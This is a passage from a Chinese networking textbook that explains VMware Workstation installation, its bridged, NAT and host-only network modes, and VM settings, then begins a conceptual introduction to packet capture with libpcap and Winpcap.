(3) 在单击 Next 后，界面上出现的 Integrated Virtual Debuggers 选项是不需要的，所以右击该选项，选择 This feature will not be available 去掉该属性，执行后如图 3-2 所示。




图 3-2 定制安装软件的方式

(4) 完成了上述安装步骤后，下面的步骤不需特别设置，直接单击 Next，进行默认安装。

(5) 经过上述的设置后，单击 Install 进行安装。

(6) 经过一段时间的安装后，软件提示要求输入序列号，只要输入可用的序列号，就可继续安装。

(7) 最后，单击 Finish 结束安装，此时会提示重启计算机，实际上不重启也可以开始使用。

4. 配置 VMware

在 VMware Workstation 上安装虚拟系统之前，用户还要对其进行一些基本的配置。打开桌面上的 VMware Workstation 应用程序后，会弹出 License Agreement 对话框，这时选择 YES，就可继续配置。

(1) 表示同意后，进入到工作界面，单击 New Virtual Machine，如图 3-3 所示。

(2) 在图 3-3 的工作界面中，选择新建一个虚拟机——单击 New Virtual Machine，新建一个虚拟机。




图 3-3　虚拟机的工作界面

(3) 为了详细说明虚拟机的相关原理，在新建的过程中，进行 Custom 自定义安装。下面按照默认设置继续安装→"选择默认的 Workstation 6.5"→单击 Next。在随后出现的界面上，使用光盘安装 Linux 系统，所以选择第一个选项——Installer disc。

(4) 设置好后，单击 Next，弹出 Processor Configuration 操作界面，依据本机情况，对处理器的个数进行设置——选择 One，单击 Next，弹出 Memory for the Virtual Machine

界面。

(5) 为了虚拟机更好的运行,需要设置内存大小。在弹出的 Memory for the Virtual Machine 界面上,依据实际需要进行内存大小的设置,完成后单击 Next,出现 Network connection 设置界面。进入网络设置界面,这里有三种虚拟机网络连接的方式,它们各有特点,各有应用场合,下面对其进行简单的介绍。

① Bridge 模式(桥模式)。

这种模式在新建虚拟机的时候是默认选择的,是将虚拟主机的虚拟网卡桥接到一个 Host 主机的物理网卡上面,实际上是将 Host 主机的物理网卡设置为混杂模式,从而达到侦听多个 IP 的能力。在这种模式下,虚拟主机的虚拟网卡直接与 Host 主机的物理网卡所在的网络相连,可以理解为虚拟机和 Host 主机处于对等的地位,在网络关系上是平等的,没有谁主谁次之分。默认使用虚拟网卡 VMnet0。

② NAT 模式。

这种模式下 Host 主机的"网络连接"中会出现一个虚拟的网卡 VMnet8(默认情况下)。如果做过 Windows 2000/2003 的 NAT 服务器的实验就会理解:Host 主机上的 VMnet8 虚拟网卡就相当于连接到内网的网卡,Host 主机上的物理网卡就相当于连接到外网的网卡,而虚拟机本身则相当于运行在内网上的计算机,虚拟机内的虚拟网卡则独立于 Virtual Ethernet Switch(VMnet8)。在这种方式下,VMware 自带的 DHCP 服务会默认地加载到 Virtual Ethernet Switch(VMnet8)上,这样虚拟机就可以使用 DHCP 服务。更为重要的是,VMware 自带了 NAT 服务,提供了从 Host 主机的 VMnet8 虚拟网卡到外网的地址转换。所以这种情况是一个实实在在的 NAT 服务器在运行,只不过是供虚拟机用的 NAT。

③ Host-Only 模式。

这种模式是一种封闭的方式,适合在一个独立的环境中进行各种网络实验。这种方式下 Host 主机的"网络连接"中出现了一个虚拟的网卡 VMnet1(默认情况下)。和 NAT 唯一的不同的是:此种方式下,没有地址转换服务。因此在这种情况下,虚拟机只能访问到主机,这也是 Host-Only 的名字的意义。默认情况下该模式也会有一个 DHCP 服务加载到 Virtual Ethernet Switch(VMnet1)上。这样连接到 Virtual Ethernet Switch(VMnet1)上的虚拟机仍然可以设置成 DHCP,主要是方便系统的配置。

根据以上介绍和实现情况,选择第一种方式——Use bridged networking,然后单击 Next,进入 Disk 设置窗口。

(6) 在这里需要进行硬盘设置,这时选择第一个选项——新建一个虚拟硬盘,单击 Next,进入 Select A Disk Type 界面。

(7) 在 Select A Disk Type 界面,选择的硬盘类型是 IDE,继续单击 Next,下一步设置虚拟硬盘的大小,最小设置为 7GB,然后单击 Next,弹出存放虚拟机位置的对话框。在此对话框中,单击 Browse,选择虚拟机磁盘存放的位置,设置好后,单击 Next,结束配置。

5. 更改虚拟机的配置

1) 修改虚拟内存的大小

方法:运行虚拟机软件→在菜单栏中选择 VM→在下拉列表中选择 Settings,单击之后,弹出 Virtual Machine Settings 对话框,如图 3-4 所示,在此对话框中,进行内存修改,通过选择 Hardware→Memory→通过拖动箭头,选择合适的内存大小。滑块下面的三个数值

从上到下分别代表：客户机操作系统推荐的最小值、建议的内存大小、建议的最大内存大小。




图 3-4　更改内存大小

2）添加和删除虚拟硬盘

在 Hardware 选项卡中，选择 Hard Disk(SCSI)选项，单击 Add，进行虚拟硬盘的添加。弹出 Hardware Type 对话框，如图 3-5 所示，从中选择要添加的硬件设备——Hard Disk，单击 Next，出现 Select a Disk 对话框，选择 Create a new virtual disk 并设定好其存放的位置，添加的过程和前面的虚拟机配置过程一样，此处不再重复，这样就可以完成虚拟硬盘的添加。同样，进行删除虚拟硬盘时，只需先选中 Hard Disk 选项卡再单击 Remove 就可完成删除。

6. 使用虚拟机的几点说明

(1) 虽然虚拟机与宿主机共用一套硬件，但是在虚拟机中安装系统时，虚拟机操作系统所识别的设备品牌与真实的物理设备是不一致的，如显卡、网卡都是虚拟的设备。

(2) 虚拟机的磁盘不要选择“分配所用磁盘空间”，采用“用多少占多少”的原则比较节约宿主机的磁盘空间。

(3) VMware 具有“丢弃磁盘全部改变”的功能，对虚拟机上的操作系统所做的修改，只要重新启动虚拟机就可以恢复到之前的状态。

(4) 为虚拟机分配的内存量不要过大，因为这个内存量是在虚拟机启动后要真正使用的内存量，分配过大会影响宿主机的性能。

(5) 安装 VMware 工具可以获得一些实用的功能，如鼠标自由移入移出、宿主机与虚拟机直接手动复制文件、整理虚拟机磁盘闲置空间等。




图 3-5 选择硬件的类型

(6) 为了与宿主机的快捷键 Ctrl+Alt+Delete 区别，在虚拟机中用快捷键 Ctrl+Alt+Insert 代替快捷键 Ctrl+Alt+Delete。

3.3 网络协议分析器的使用

3.3.1 网络协议分析器的工作原理

为了更好地使用网络协议分析器，下面先了解一下它们的工作原理以及相关知识。网络分析(Network Analysis)是指通过捕捉网络流动的数据包，查看包内部数据，进而来发现网络中出现的各种问题的过程。

1. 捕获数据包的基础

网络分析系统首先依赖于一套捕捉网络数据包的函数库。这套函数库工作在网络分析系统模块的最底层。作用是从网卡取得数据包或者根据过滤规则取出数据包的子集，再转交给上层分析模块。从协议上说，这套函数库将一个数据包从链路层接收，至少将其还原至传输层以上，以供上层分析。在 Linux 系统中，Libpcap 是一个基于 BPF 的开放源码的捕包函数库。现有的大部分 Linux 抓包工具都是基于这套函数库或者是在它基础上做一些针对性的改进。同样在 Windows 系统中，有这样一个基本函数库——Winpcap，在 Windows 中运行的抓包工具都以它为基础，完成捕获数据包、解码，并显示网络流量的功能。Libpcap 的下载地址是：http://sourceforge.net/projects/libpcap/。由于在 Windows 下安装抓包

工具时，它会自动将 Winpcap 函数库装上，所以不用另行安装。

2. 包捕获机制

从广义的角度上看，一个包捕获机制包含三个主要部分：最底层是针对特定操作系统的包捕获机制，最高层是针对用户程序的接口，第三部分是包过滤机制。不同的操作系统实现的底层包捕获机制可能是不一样的，但从形式上看大同小异。数据包常规的传输路径依次为网卡、设备驱动层、数据链路层、IP 